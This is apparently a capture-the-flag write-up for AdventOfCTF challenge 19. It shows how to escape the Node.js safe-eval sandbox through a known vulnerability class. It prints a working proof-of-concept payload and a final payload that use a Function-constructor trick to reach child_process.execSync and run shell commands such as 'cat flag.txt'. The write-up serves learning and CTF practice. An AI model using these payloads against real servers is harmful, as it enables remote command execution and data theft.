

AdventOfCTF-19





Works just like yesterday. Unfortuatley now there is a library in place that blocks all of ours attacks.

Here is the error:

```
evalmachine.<anonymous>:11
  SAFE_EVAL_466750='
                   ^

SyntaxError: Invalid or unexpected token
    at new Script (vm.js:83:7)
    at createScript (vm.js:277:10)
    at Object.runInNewContext (vm.js:322:10)
    at safeEval (/opt/app/node_modules/safe-eval/index.js:24:6)
    at /opt/app/server.js:13:11
    at Layer.handle [as handle_request] (/opt/app/node_modules/express/lib/router/layer.js:95:
5)
    at next (/opt/app/node_modules/express/lib/router/route.js:137:13)
    at /opt/app/node_modules/body-parser/lib/read.js:130:5
    at invokeCallback (/opt/app/node_modules/raw-body/index.js:224:16)
    at done (/opt/app/node_modules/raw-body/index.js:213:7)
```

We notice that there is a function safeEval, with a bit of googling i've found this github page of the package:

Differently from what the name says, safe-eval is not very safe. It has been pwned multiple times in the past. Most notably is CVE-2017-16088. That vulnerability has been fixed in version 0.4.0. But there is a problem: this package has not been updated for 2 years and other Sandbox Escaping vulnerabilities have been found.

Two other vulnerabilities have been found.

Here is the proof of concept of the vulnerability that we are gonna use:


```
((() => {
const targetKey = Object.keys(this)[0];
Object.defineProperty(this, targetKey, {
get: function() {
return arguments.callee.caller.constructor(
"return global.process.mainModule.require('child_process').execSync('pwd').toString()"
)();
}
});
})();
```


Unfortunatley this payload did not work just out of the box, we need to do some modifications:

- There were two parenthesis missing at the end

- Needed to change the code to print of the flag file.
- Needed to escape " characters

Here is the final payload:

```
((() => {  const targetKey = Object.keys(this)[0];  Object.defineProperty(this, targetKey, {
 get: function() {  return arguments.callee.caller.constructor(  'return global.process.mainMo
dule.require(\"child_process\").execSync(\"cat flag.txt\").toString()' )();  }  });  })());
```



Flag: NOVI{s@fe_eval_is_not_so_saf3}